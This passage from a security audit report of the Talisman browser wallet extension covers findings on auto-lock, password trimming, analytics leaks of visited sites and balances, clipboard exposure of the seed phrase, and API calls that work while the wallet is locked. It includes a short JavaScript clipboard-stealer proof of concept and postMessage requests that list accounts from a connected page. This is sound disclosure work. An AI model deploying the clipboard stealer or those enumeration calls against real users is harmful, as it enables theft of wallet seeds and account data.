


Figure 6 Auto-lock is not available

Impact

The autolock policy is an important security measure for when a user steps away from their desk and forgets to lock the wallet. If this happens another unauthorized person could access the user's accounts. A lock screen idle timeout policy will help prevent this security issue.

Recommendation

It is advisable to introduce an inactivity policy that will define a specific time window of inactivity after which the wallet will be automatically locked. This security policy setting can limit unauthorized access to unsecured computers;

however, that requirement must be balanced with the productivity requirements of the intended user.

Furthermore, it is recommended to use the browser APIs to lock the wallet not only when inactive time exceeds the inactivity limit, but also when the tab changes or when the display turns off because of power settings. For example:

```
chrome.tabs.onActivated.addListener(function(activeInfo) {
  getTabInfo(activeTabId = activeInfo.tabId);
});
chrome.tabs.onUpdated.addListener(function(tabId, changeInfo, tab) {
  if(activeTabId == tabId) {
    getTabInfo(tabId);
  }
});
```

CVSS Score

AV:L/AC:L/PR:L/UI:R/S:U/C:H/I:N/A:N/E:P/RL:X/RC:C/CR:X/IR:X/AR:X/MAV:X/MAC:X/MPR:X/MUI:X/MS:X/MC:X/MI:X/MA:X

5.2.6 Autocomplete is enabled in wallet lock screen

Description	MEDIUM

It was identified that the initial password field that is provided to the user at the wallet unlock phase, allows autocomplete. Most browsers have a facility to remember user credentials that are entered into HTML forms. This function can be configured by the user and also by applications that employ user credentials. If the function is enabled, then credentials entered by the user are stored on their local computer and retrieved by the browser on future visits to the same application.

The issue exists at the following location:

```
File: /apps/extension/src/ui/apps/popup/pages/Login.tsx
59:   return (
60:     <Layout className={className} isThinking={isSubmitting}>
61:       <Header />
62:       <Content>
63:         <StatusIcon
64:           status={isSubmitting ? "SPINNING" : "STATIC"}
65:           title={`Unlock the Talisman`}
66:           subtitle={
67:             isSubmitting ? (
68:               "Unlocking the paraverse"
69:             ) : errors.password?.message ? (
70:              <span className="error">{errors.password?.message}</span>
71:             ) : (
72:               "Explore the paraverse"
73:             )
74:           }
75:         />
76:       </Content>
77:       <Footer>
78:         <form onSubmit={handleSubmit(submit)}>
79:           <FormField>
80:             <input
81:               {...register("password")}
82:               type="password"
```

```
83:                placeholder="Enter your password"
84:                spellCheck={false}
85:                data-lpignore
86:                autoFocus
87:              />
88:            </FormField>
89:              <SimpleButton type="submit" primary disabled={!isValid}
processing={isSubmitting}>
90:              Unlock
91:            </SimpleButton>
92:          </form>
93:        </Footer>
94:      </Layout>
95:    )
96: }
97:
```

Impact

The stored credentials can be captured by an attacker who gains control over the user's computer. Further, an attacker who finds a separate application vulnerability such as cross-site scripting may be able to exploit this to retrieve a user's browser-stored credentials.

In the specific case, it is possible for an adversary who has temporary access to the victim's browser (e.g., evil maid attack, shared workstation), to unlock the wallet.

Recommendation

To prevent browsers from storing credentials entered into HTML forms, include the attribute autocomplete="off" within the FORM tag (to protect all form fields) or within the relevant INPUT tags (to protect specific individual fields).

It should be noted that modern web browsers may ignore this directive.

CVSS Score

AV:L/AC:L/PR:L/UI:R/S:U/C:H/I:N/A:N/E:P/RL:X/RC:C/CR:X/IR:X/AR:X/MAV:X/MAC:X/MPR:X/MUI:X/MS:X/MC:X/MI:X/MA:X

5.2.7 Lack of password change functionality

Description MEDIUM

It was identified that the application does not provide a password change functionality. The password change functionality of an application is a self-service mechanism that allows authenticated users to quickly change their password without an administrator intervening.




Figure 7 Change password is not available

Impact

Due to this issue, it would be impossible for a user to change their password upon indication of compromise. For example, if a user suspects that someone has gain access to their password (e.g. shoulder surfing, database leaked of third-party system in which the password was reused, etc.), it would be impossible to change their password.

Recommendation

It is advisable to:

- Always allow users to change passwords themselves.
- Make it intuitive and easy for users to change passwords.
- Remind or force users to regularly change their passwords.

- Require knowledge of the previous password to change a new password.
- Require the user to enter the new password twice to ensure accuracy.
- Confirm account changes via a popup notification, an e-mail, or some other means of communication.
- Expire all active sessions and require authentication after changing a password (e.g., if the extension is operating in a different tab).

CVSS Score

AV:L/AC:L/PR:L/UI:R/S:U/C:H/I:N/A:N/E:P/RL:X/RC:C/CR:X/IR:X/AR:X/MAV:X/MAC:X/MPR:X/MUI:X/MS:X/MC:X/MI:X/MA:X

5.2.8 Password Trimming

Description	MEDIUM

The team identified that the talisman extension performs password trimming for whitespace characters. If a user does try to intentionally put a leading or trailing space in their password at the onboarding interface; the whitespace will be stripped, and the password will be used without the spaces, reducing the overall password entropy, and downgrading the security of the password-authentication control.

For example, the password "1 " can be provided by a user. However, an adversary would still be able to unlock the wallet by typing only the first character "1". It should be noted that the possible character combinations for the first password are equivalent to a password like “1aA b#pS”, comparing to the second, trimmed password.

Furthermore, because the extension also trims the input at the password-based unlock interface, the password with the spaces will still be valid and the end user will have no idea that this change has taken place.

Also, it was found that during the password confirmation field validation, if passwords differ due to spaces, the extension will still validate the inputs. For example, a user can provide the "chaintroopers" and the "chaintroopers " passwords and they will be treated as the same.

The issue exists at the following location:

```
File: /apps/extension/src/ui/apps/onboard/routes/EnterPass.tsx
52:
53: type FormData = {
54:   password?: string
55:   passwordConfirm?: string
56: }
57:
58: const schema = yup
59:   .object({
60:     password: yup.string().trim().required(""),
```

```
61:     passwordConfirm: yup
62:       .string()
63:       .trim()
64:       .oneOf([yup.ref("password")], "Passwords must match"),
65:   })
66:   .required()
67:
```

And in:

File: /apps/extension/src/ui/apps/popup/pages/Login.tsx

```
17: const schema = yup
18:   .object({
19:     password: yup.string().trim().required(""),
20:   })
21:   .required()
22:
```

Impact

A user can provide a password with different number of whitespaces as a prefix or suffix, which however will be quietly ignored by the system, giving them a false impression about the password complexity. For example, the password "1 " can be provided by a user. However, an adversary would still be able to unlock the wallet by typing only the first character "1".

Furthermore, the password in the first field might not match with the password in the confirmation field.




Figure 8 Passwords with different length matched

Recommendation

It is advisable to remove the "trim()" operation from the password validation procedure.

CVSS Score

AV:L/AC:H/PR:H/UI:R/S:U/C:N/I:L/A:H/E:P/RL:X/RC:C/CR:X/IR:X/AR:X/MAV:X/MAC:X/MPR:X/MUI:X/MS:X/MC:X/MI:X/MA:X

5.2.9 Data stored while in incognito mode

Description	MEDIUM

It was found that the extension is able to store data locally even if the "incognito" mode is used. Extensions can save data using the storage API, or by making server requests that result in saving data. Incognito mode promises that the window will leave no tracks. When dealing with data from incognito windows, extensions should honor this promise. However, extensions can store setting preferences from any window, incognito or not.

The extension stores data in many locations such as:

```
File: /talisman/apps/extension/src/core/libs/Store.ts:
136:          // concatMap ensures that we wait before proceeding
137:           concatMap(async ([newValue, callbacks]) => {
138:           await Browser.storage.local.set({ [this.#prefix]: newValue
})
139:
140:            callbacks.forEach((callback) => callback())
```

Impact

By default, extensions don't run in incognito windows. However, a user might explicitly enable an extension to operate in an incognito window. Storing data locally may compromise the confidentiality of the user (e.g., in case of shared working devices).

Recommendation

It is advisable to avoid storing data in incognito mode, or at least inform the user. To detect whether a window is in incognito mode, it is possible to use the incognito property of the relevant tabs.Tab or windows.Window object:

```
if (tab.incognito) {
```

```
    return;
  } else {
    chrome.storage.local.set({data: tab.url});
  }
```

CVSS Score

AV:L/AC:L/PR:L/UI:N/S:U/C:L/I:L/A:N/E:P/RL:X/RC:C/CR:X/IR:X/AR:X/MAV:X/MAC:X/MPR:X/MUI:X/MS:X/MC:X/MI:X/MA:X

5.2.10 Authorized sites exposed in analytics service

Description	MEDIUM

It was identified that the extension transfers sensitive information regarding the associated trusted sites for each user at the cloud-based talisman analytics service, based on PostHog platform. PostHog is a self-hosted all-in-one product analytics suite.

The issue exists at the following locations:

When a user updates a site:

```
File: /apps/extension/src/core/domains/sitesAuthorised/handler.ts
21:               private     authorizedUpdate({     id,     props     }:
RequestAuthorizedSiteUpdate): boolean {
22:     this.stores.sites.updateSite(id, props)
23:     talismanAnalytics.capture("authorised site update addresses", {
24:       url: id,
25:     })
26:     return true
27:   }
```

When a user approves a site:

```
File: /apps/extension/src/core/domains/sitesAuthorised/handler.ts
29:     private authorizeApprove({ id, addresses = [], ethChainId }:
AuthRequestApprove): boolean {
30:     const queued = this.state.requestStores.sites.getRequest(id)
31:     assert(queued, "Unable to find request")
…
33:       talismanAnalytics.capture("authorised site approve", { url:
queued.idStr })
34:     const { resolve } = queued
35:     resolve({ addresses, ethChainId })
36:
37:     return true
```

```
38:    }
```

And when a user rejects a site:

```
File: /apps/extension/src/core/domains/sitesAuthorised/handler.ts
40:   private authorizeReject({ id }: RequestIdOnly): boolean {
41:     const queued = this.state.requestStores.sites.getRequest(id)
42:     assert(queued, "Unable to find request")
43:
44:     const { reject } = queued
45:        talismanAnalytics.capture("authorised site reject", { url:
queued.idStr })
46:     reject(new Error("Rejected"))
47:
48:     return true
49:   }
50:
```

Impact

The analytics service will be able to track the sites in which talisman users are connected to. This information could be used to track or fingerprint individual users based on their behavior.

Recommendation

It is advisable to ensure that any data that can lead to user identification or tracking is masked before send to the cloud (e.g., trace identifier). Also, it is recommended to verify that the cloud service is following the best-practices for transferring and storing the data.

Furthermore, it is recommended to evaluate if the cloud hosting environment is in compliance with the data protection laws and regulations for the region of the visitors. For example, if sensitive information is stored for EU users, a server in Europe might be required to be selected.

CVSS Score
AV:N/AC:L/PR:L/UI:N/S:U/C:L/I:N/A:N/E:P/RL:X/RC:C/CR:X/IR:X/AR:X/MAV:X/MAC:X/MPR:X/MUI:X/MS:X/MC:X/MI:X/MA:X

5.2.11 Balances exposed in analytics service

Description	MEDIUM

It was identified that the extension transfers sensitive information regarding the account balances for each user at the cloud-based talisman analytics service, based on PostHog platform. PostHog is a self-hosted all-in-one product analytics suite.

The issue exists at the following locations:

```
File: /apps/extension/src/core/libs/Analytics.ts
110:     posthog.capture("balances fiat sum", {
111:       total: roundToFirstInteger(balances.sum.fiat("usd").total),
112:   })
```

And in:

```
File: /apps/extension/src/core/libs/Analytics.ts
144:     posthog.capture("balances top tokens", topChainTokens)
145:   }
```

Impact

The analytics service will be able to track the balances of talisman users. This information could be used to track or fingerprint individual users based on their behavior.

Recommendation

It is advisable to ensure that any data that can lead to user identification or tracking is masked before send to the cloud (e.g., trace identifier). Also, it is recommended to verify that the cloud service is following the best-practices for transferring and storing the data.

Furthermore, it is recommended to evaluate if the cloud hosting environment is in compliance with the data protection laws and regulations for the region of the visitors. For example, if sensitive information is stored for EU users, a server in Europe might be required to be selected.

CVSS Score
AV:N/AC:L/PR:L/UI:N/S:U/C:L/I:N/A:N/E:P/RL:X/RC:C/CR:X/IR:X/AR:X/MAV:X/MAC:X/MPR:X/MUI:X/MS:X/MC:X/MI:X/MA:X

5.3 Low Severity Findings

5.3.1 Copy (Clipboard) can be used at secret phrase field

Description	LOW

The team identified that the Talisman extension allows users to copy the mnemonic seed of their account during the backup operation. Unfortunately, Copy/Paste buffer caching can lead to unintended data leakage. Unintended data leakage occurs when a developer inadvertently places sensitive information or data in a location on the mobile device that is easily accessible by other apps on the device. Sensitive data may be stored, recoverable, or could be modified from the clipboard in clear text. If it is in plaintext at the moment the user copies it, it will be in plaintext when other applications access the clipboard.

The issue exists at the following location:

```
File: /apps/extension/src/ui/domains/Account/Mnemonic.tsx
56:          <HeaderBlock text="Your secret phrase protects your account.
If you share it you may lose your funds." />
57:            <Spacer />
58:                  <Field.Textarea  className="secret"  value={mnemonic}
fieldProps={{ rows: 3 }} />
59:            <Spacer />
60:            <Field.Toggle
61:              className="toggle"
62:              info="Don't prompt me again"
63:              value={isConfirmed}
64:              onChange={(val: boolean) => toggleConfirmed(val)}
65:            />
66:          </>
```

and in the following location:

```
File: /apps/extension/src/ui/apps/onboard/routes/EnterSecret.tsx
089:     <Layout withBack picture={<Image src={imgHood} alt="Hood" />}>
```

```
090:       <h1>Restore From Secret Phrase</h1>
091:        <Description>Please enter your 12 or 24 word secret phrase
separated by a space.</Description>
092:       <form onSubmit={handleSubmit(submit)}>
093:           <FormField error={errors.mnemonic} extra={`Word count :
${words}`}>
094:           <textarea
095:             {...register("mnemonic")}
096:             placeholder="Start typing..."
097:             rows={5}
098:             data-lpignore
099:             spellCheck={false}
100:             autoFocus
101:           />
102:         </FormField>
103:         <BtnRestore type="submit" primary disabled={!isValid}>
104:           Restore
105:         </BtnRestore>
106:       </form>
107:     </Layout>
```




Figure 9 Copy to clipboard in Backup




Figure 10 Copy to clipboard in Seed Restore

Impact

An adversary, who has temporary local access to a user's workstation (e.g., shared computer or during an evil maid attack), will be able to extract the mnemonic from the workstation's clipboard.

For example, an adversary who controls a site A, may use the following code to install a clipboard stealer:

```
async function checkTabFocused() {
  if (document.visibilityState === 'visible') {
            text = await navigator.clipboard.readText();
     alert("Stealing: "+text);
  } else {

  }
}
document.addEventListener('visibilitychange', checkTabFocused);
```




Figure 11 Stealing the seed

Chrome may inform the user about this activity, but it can be masqueraded as another utility, e.g., Zoom call. If a legitimate user navigates at Talisman extension, copies the seed, and returns to the malicious site, an alert box will appear with the stolen seed.

Recommendation

It is recommended to disable copy at the mnemonic field.

```
onCopy={(e)=>{
      e.preventDefault()
      return false;
    }}
```

If this is not possible, it is advisable to develop a security control that clears the pasteboard in short time window after the copy operation, or when a different tab is selected. However, this will only reduce the risk:

```
    var emptyInp = document.getElementById('emptyInput');
    emptyInp.select();
    emptyInp.focus();
    document.execCommand('copy');
```

CVSS Score

AV:L/AC:H/PR:H/UI:R/S:U/C:H/I:N/A:N/E:P/RL:X/RC:C/CR:X/IR:X/AR:X/MAV:X/MAC:X/MPR:X/MUI:X/MS:X/MC:X/MI:X/MA:X

5.3.2 Insecure Message Handler generation at "MessageService.ts"

Description	LOW

The team found that the identifier which is used to monitor and respond at the received cross-origin communication messages, is generated in a cryptographically insecure way. The specific communication is implemented using the "postMessage()" functionality. The window.postMessage() method safely enables cross-origin communication between Window objects; e.g., between a page and a pop-up that it spawned, or between a page and an iframe embedded within it. The app implements a wrapper function called "Subscribe", which can be used to identify the messages that are received for specific functionalities based on a generated identifier.

However, it was found that this identifier is created using the current time and a counter. The issue can be found in the following location:

```
File: /apps/extension/src/core/libs/MessageService.ts
094:   /**
095:    * Should be used for internal/private messages only
096:    */
097:   subscribe<TMessageType extends MessageTypesWithSubscriptions>(
098:     message: TMessageType,
099:     request: RequestTypes[TMessageType],
100:    subscriber: (data: SubscriptionMessageTypes[TMessageType]) => void
101:   ): UnsubscribeFn {
102:     const id = `${Date.now()}.${++this.idCounter}`
```

Impact

A malicious site may be able to predict or brute force the specific identifiers in order to tamper with the exchanged data or create availability issues.

Currently, the application validates the sender's origin and source of the incoming messages. As a result, the issue is marked as LOW.

Recommendation

It is advisable to use a cryptographically secure random number generation algorithm. For example, the randomUUID() method of the Crypto interface can be used to generate a v4 UUID using a cryptographically secure random number generator

CVSS Score

AV:N/AC:H/PR:L/UI:R/S:U/C:N/I:L/A:L/E:F/RL:X/RC:C/CR:X/IR:X/AR:X/MAV:X/MAC:X/MPR:X/MUI:X/MS:X/MC:X/MI:X/MA:X

5.3.3 Browser minimum versions not specified

Description	LOW

It was found that the extension does not specify a minimum accepted version for the supported browsers. To support security on the browser, the software stack is expected to execute in an updated environment with all the required features enabled.

However, it is possible that older browser versions might not provide many of these features that are necessary to establish the used security controls, or even to perform the described application functionalities.

Impact

Since the extension does not specify a minimum version of the supported browsers, the users are allowed to utilize unsupported and potentially vulnerable browsers. As a result, adversaries might target these users and exploit the browsers' known vulnerabilities to attack the wallet.

Furthermore, it is possible that the wallet is utilizing some platform-provided security features, that may not be available in older browser versions. In this case, these features will not be trustworthy and can compromise the security of the app.

Recommendation

It is recommended to force users to utilize only the latest versions of the supported browsers. For example, the following attributes can be added in the manifest file:

- For Chrome: "minimum_chrome_version": "66"
- For Firefox: "strict_min_version": "68.0"

CVSS Score

AV:L/AC:H/PR:L/UI:N/S:U/C:N/I:L/A:L/E:P/RL:X/RC:C/CR:X/IR:X/AR:X/MAV:X/MAC:X/MPR:X/MUI:X/MS:X/MC:X/MI:X/MA:X

5.3.4 Accessible API endpoints in locked state

Description	LOW

It was found that the certain API calls of the extension are accessible even when the extension is in locked state. The lock feature protects the wallet against unauthorized access by adversaries who have local access to the workstation or remote access through a website that is already connected or can be connected with the wallet. However, it was found that even if the wallet is locked, an already connected website is able to perform a number of API calls.

For example, the "pub(rpc.listProviders)":

```
this.window.postMessage({"id":"1657056165593.8","message":"pub(rpc.listProviders)","origin":"talisman-page","request":{"origin":"Talisman"}})
```

And the response will be:

```
{"id":"1657056165593.8","response":{},"origin":"talisman-content"}
```

The "pub(accounts.list)":

```
this.window.postMessage({"id":"1657056165593.8","message":"pub(accounts.list)","origin":"talisman-page","request":{"origin":"Talisman"}})
```

And the response will be:

```
{"id":"1657056165593.8","response":[{"address":"0xBce98f41f098b5a6a135C28E136733DBB54f801E","name":"dfada
Ethereum","type":"ethereum","avatar":"
```

dG9wLWNvbG9yPSIjQTIwMEZGIj48L3N0b3A+PHN0b3Agb2Zmc2V0PSIxMDAlIiBzdG9wLWNvb
G9yPSIjMDBGRkMzIj48L3N0b3A+PC9saW5lYXJHcmFkaWVudD48cmFkaWFsR3JhZGllbnQgaW
Q9Ik44UE1PS01vd09obHg2eDBNZWtFVC1jaXJjbGUiPjxzdG9wIG9mZnNldD0iMTAlIiBzdG9
wLWNvbG9yPSIjMDBCM0ZGIj48L3N0b3A+PHN0b3Agb2Zmc2V0PSIxMDAlIiBzdG9wLWNvbG9y
PSJ0cmFuc3BhcmVudCI+PC9zdG9wPjwvcmFkaWFsR3JhZGllbnQ+PGNsaXBQYXRoIGlkPSJOO
FBNT0tNb3dPaGx4NngwTWVrRVQtY2xpcCI+PGNpcmNsZSBjeD0iMzIiIGN5PSIzMiIgcj0iMz
IiPjwvY2lyY2xlPjwvY2xpcFBhdGg+PC9kZWZzPjxnIGNsaXAtcGF0aD0idXJsKCNOOFBNT0t
Nb3dPaGx4NngwTWVrRVQtY2xpcCkiPjxnIHRyYW5zZm9ybT0icm90YXRlKDI3OCAzMiAzMiki
PjxyZWN0IGZpbGw9InVybCgjTjhQTU9LTW93T2hseDZ4ME11a0VULWJnKSIgeD0iMCIgeT0iM
CIgd2lkdGg9IjY0IiBoZWlnaHQ9IjY0Ij48L3JlY3Q+PGNpcmNsZSBmaWxsPSJ1cmwoI044UE
1PS01vd09obHg2eDBNZWtFVC1jaXJjbGUpIiBjeD0iMTgiIGN5PSIxNiIgcj0iNDUiIG9wYWN
pdHk9IjAuNyI+PC9jaXJjbGU+PC9nPjxnIG9wYWNpdHk9IjAuNzUiIHRyYW5zZm9ybT0ic2Nh
bGUoMC43KSB0cmFuc2xhdGUoMTQgMTQpIj48cGF0aCBkPSJNMTIuODEwMSAzMi43NkwzMi4wM
DAxIDQ0LjYyTDUxLjE5MDEgMzIuMzZMMzIuMDAwMSAtMC4wNjk5OTk3TDEyLjgxMDEgMzIuNz
ZaIiBmaWxsPSJ3aGl0ZSI+PC9wYXRoPjxwYXRoIGQ9Ik0xMi44MTAxIDM2LjQ4TDMyLjAwMDE
gNDguNDNMNTEuMTkwMSAzNi40OEwzMi4wMDAxIDYzLjYzLjkzTDEyLjgxMDEgMzYuNDhaIiBmaWxs
PSJ3aGl0ZSI+PC9wYXRoPjwvZz48L2c+PC9zdmc+"}],"origin":"talisman-content"}

The "pub(metadata.list)":

```
this.window.postMessage({"id":"1657056165593.8","message":"pub(metadata.list)","origin":"talisman-page","request":{"origin":"Talisman"}})
```

And the response will be:

{"id":"1657056165593.8","response":[{"genesisHash":"0x91b171bb158e2d3848fa23a9f1c25182fb8e20313b2c1eb49219da7a70ce90c3","specVersion":9122},{"genesisHash":"0xb0a8d493285c2df73290dfb7e61f870f17b41801197a149ca93654499ea3dafe","specVersion":9122},{"genesisHash":"0xc196f81260cf1686172b47a79cf002120735d7cb0eb1474e8adce56618456fff","specVersion":9135}],"origin":"talisman-content"}

The "pub(accounts.subscribe)":

```
this.window.postMessage({"id":"1657056165612.9","message":"pub(accounts.s
ubscribe)","origin":"talisman-page","request":null})
```

And the response will be:


```
{"id":"1657056165612.9","response":true,"origin":"talisman-content"}
{"id":"1657056165612.9","subscription":[{"address":"0xBce98f41f098b5a6a13
5C28E136733DBB54f801E","name":"dfada
Ethereum","type":"ethereum","avatar":"
WR0aD0iMWVtIiBoZWlnaHQ9IjFlbSIgdmlld0JveD0iMCAwIDY0IDY0IiB2ZXJzaW9uPSIxLj
EiIHhtbG5zPSJodHRwOi8vd3d3LnczLm9yZy8yMDAwL3N2ZyI+PGRlZnM+PGxpbmVhckdyYWR
pZW50IGlkPSJOOFBNT0tNb3dPaGx4NngwTWVrRVQtYmciPjxzdG9wIG9mZnNldD0iMjAlIiBz
dG9wLWNvbG9yPSIjQTIwMEZGIj48L3N0b3A+PHN0b3Agb2Zmc2V0PSIxMDAlIiBzdG9wLWNvb
G9yPSIjMDBGRkMzIj48L3N0b3A+PC9saW5lYXJHcmFkaWVudD48cmFkaWFsR3JhZGllbnQgaW
Q9Ik44UE1PS01vd09obHg2eDBNZWtFVC1jaXJjbGUiPjxzdG9wIG9mZnNldD0iMTAlIiBzdG9
wLWNvbG9yPSIjMDBCM0ZGIj48L3N0b3A+PHN0b3Agb2Zmc2V0PSIxMDAlIiBzdG9wLWNvbG9y
PSJ0cmFuc3BhcmVudCI+PC9zdG9wPjwvcmFkaWFsR3JhZGllbnQ+PGNsaXBQYXRoIGlkPSJOO
FBNT0tNb3dPaGx4NngwTWVrRVQtY2xpcCI+PGNpcmNsZSBjeD0iMzIiIGN5PSIzMiIgcj0iMz
IiPjwvY2lyY2xlPjwvY2xpcFBhdGg+PC9kZWZzPjxnIGNsaXAtcGF0aD0idXJsKCNOOFBNT0t
Nb3dPaGx4NngwTWVrRVQtY2xpcCkiPjxnIHRyYW5zZm9ybT0icm90YXRlKDI3OCAzMiAzMiki
PjxyZWN0IGZpbGw9InVybCgjTjhQTU9LTW93T2hseDZ4ME1la0VULWJnKSIgeD0iMCIgeT0iM
CIgd2lkdGg9IjY0IiBoZWlnaHQ9IjY0Ij48L3JlY3Q+PGNpcmNsZSBmaWxsPSJ1cmwoI044UE
1PS01vd09obHg2eDBNZWtFVC1jaXJjbGUpIiBjeD0iMTgiIGN5PSIxNiIgcj0iNDUiIG9wYWN
pdHk9IjAuNyI+PC9jaXJjbGU+PC9nPjxnIG9wYWNpdHk9IjAuNzUiIHRyYW5zZm9ybT0ic2Nh
bGUoMC43KSB0cmFuc2xhdGUoMTQgMTQpIj48cGF0aCBkPSJNMTIuODEwMSAzMi43NkwzMi4wM
DAxIDQ0LjYyTDUxLjE5MDEgMzIuNzZMMzIuMDAwMSAtMC4wNjk5OTk3TDEyLjgxMDEgMzIuNz
ZaIiBmaWxsPSJ3aGl0ZSI+PC9wYXRoPjxwYXRoIGQ9Ik0xMi44MTAxIDM2LjQ4TDMyLjAwMDE
